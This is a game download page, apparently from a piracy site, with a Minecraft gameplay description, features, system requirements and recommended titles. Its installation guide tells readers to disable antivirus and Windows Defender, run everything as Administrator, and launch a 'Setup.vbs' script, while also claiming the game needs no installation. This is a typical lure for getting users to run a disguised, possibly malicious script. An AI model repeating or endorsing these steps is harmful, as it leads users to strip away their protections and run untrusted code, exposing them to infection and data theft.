

Minecraft PC - Gameplay
You wake up in a world made of cubes with no instructions and no objective, and what you do next is entirely up to you. That's the whole idea. Punch a tree, get wood, make a crafting table, and build a shelter before nightfall, because when the sun goes down, the monsters come out. From there, the game opens up in every direction. You can dig straight down and see how deep the world goes, build a castle on a mountain, farm crops, breed animals, or set off in one direction and never come back. Survival mode gives you hunger, health, and a reason to be careful, while Creative mode hands you unlimited blocks and lets you build without consequence.

The world itself is procedurally generated, so every seed gives you different terrain, different caves, different villages to stumble across. There's no story pushing you forward, no quest log telling you where to go, and that's exactly why people have been playing it for over a decade. You set your own goals, and the game quietly gives you the tools to chase them. Multiplayer turns it into something else entirely, whether you're building with friends or fighting them.
Game Features:
- Procedurally Generated Worlds – Every new world is built from scratch, with unique terrain, caves, biomes, and structures to find.
- Creative and Survival Modes – One gives you unlimited resources and no rules; the other gives you hunger, health, and monsters to survive.
- Deep Crafting System – Nearly everything is made from something else, and figuring out recipes is half the game.
- Redstone Engineering – A logic system that lets players build working machines, doors, traps, and even computers inside the game.
- Full Mod and Server Support – A massive modding community and dedicated servers mean the game can become almost anything you want it to be.
Game Screenshots Gallery



Installation Guide
Step-by-step setup process- 1 The game is pre-installed and portable, so you don't need to install it.
- 2 Extract the downloaded RAR/ZIP file using WinRAR, 7-Zip, or any compatible archive tool.
- 3 Open the extracted game folder.
-
4
Run directly /
Install Setup.vbs
Please review these important details before installation:
- Disable your Antivirus/Windows Defender before extracting the game files.
- Always run the game as Administrator to avoid permission-related issues.
- For detailed instructions, please read the Guide.txt file included in the game folder.
- ⚙️ Setup Script (.VBS) — This is a lightweight installation script required to configure the game automatically. Run it and follow the on-screen instructions.
System Requirements
Minimum specifications neededSign in and add your hardware specs to find out
MINIMUM
| OS | Windows XP Service Pack 3 |
| Processor | Core 2 Duo 2GHz or equivalent |
| Graphics | ATI or NVIDIA card w/512 MB RAM |
| Memory | 3 GB RAM |
| Storage | 3 GB available space |
| DirectX | Version 9.0 |
| Sound Card | DirectX 9.0c sound device |
| Additional Notes | Not recommended for Intel integrated graphics |
Recommended For You

Assassin's Creed II
4.8GB
Assassin's Creed
4.5GB
GTA: San Andreas
3GB
GTA Vice City
1GB
Mafia 1
2.47GB
Bully Scholarship Edition
3.2GB
Silver Pines
2.8GB
Minecraft Dungeons II
9GBComments (0)
Leave a comment
Your email address will not be published. Required fields are marked *
No comments yet. Be the first to comment.